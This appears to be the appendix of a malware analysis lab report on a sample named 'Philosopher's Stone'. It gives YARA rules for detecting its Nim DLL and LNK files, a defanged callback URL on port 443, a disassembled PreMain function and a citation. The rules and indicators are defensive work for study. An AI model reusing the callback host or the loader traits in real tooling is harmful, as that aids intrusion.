
Full Yara repository located at: http://github.com/HuskyHacks/PMAT-lab

```
rule philosophers_stone_dll {

    meta:
        last_updated = "2022-10-06"
        author = "ryan jones"
        description = "Yara rule to detect Philosopher's Stone dll file"

    strings:
        $a = "NimMain" nocase ascii wide
        $b = "nimGC_setStackBottom" nocase ascii wide
        $c = "xorByteSeq__nim95dll_14" nocase ascii wide
        $d = "run__nim95dll_53" nocase ascii wide
        $e = "newSeq__nim95dll_27" nocase ascii wide

    condition:
        all of them
}

rule philosophers_stone_lnk {

    meta:
        last_updated = "2022-10-05"
        author = "ryan jones"
        description = "Yara rule to detect Philosopher's Stone lnk file"

    strings:
        // Fill out identifying strings and other criteria
        $a = "matt-tablet" nocase wide ascii
        $b = "OneWitch" nocase wide ascii
        $c = "consumerfinancereport" nocase wide ascii
        $d = "WitchABy" nocase wide ascii

    condition:
        // Fill out the conditions that must be met to identify the binary
        all of them
}
```

B. Callback URLs

Domain	Port
hxxps://consumerfinancereport[.]local	443

C. Decompiled Code Snippets



```
[0x65cc54b1]
 PreMain ();
 ; var int64_t var_28h @ rsp+0x28
 sub rsp, 0x38
 lea rax, [PreMainInner]             ; 0x65cc5351
 mov qword [var_28h], rax
 call systemDatInit000               ; sym.systemDatInit000 ;  sym.systemDatInit000(void)
 lea rcx, [var_28h]                  ; uint64_t arg1
 call nimGC_setStackBottom           ; sym.nimGC_setStackBottom
 call systemInit000                  ; sym.systemInit000
 call winim_winbaseDatInit000        ; sym.winim_winbaseDatInit000
 call winim_winnlsDatInit000         ; sym.winim_winnlsDatInit000
 call nim_dllDatInit000              ; sym.nim_dllDatInit000
 mov rax, qword [var_28h]
 call rax
 nop
 add rsp, 0x38
 ret
```

Fig 16: PreMain function

Works Cited

Sutherland, G. (2021, April 7). *Nettitude Labs Blog*. Retrieved from Nettitude Labs: https://labs.nettitude.com/blog/vm-detection-tricks-part-3-hyper-v-raw-network-protocol/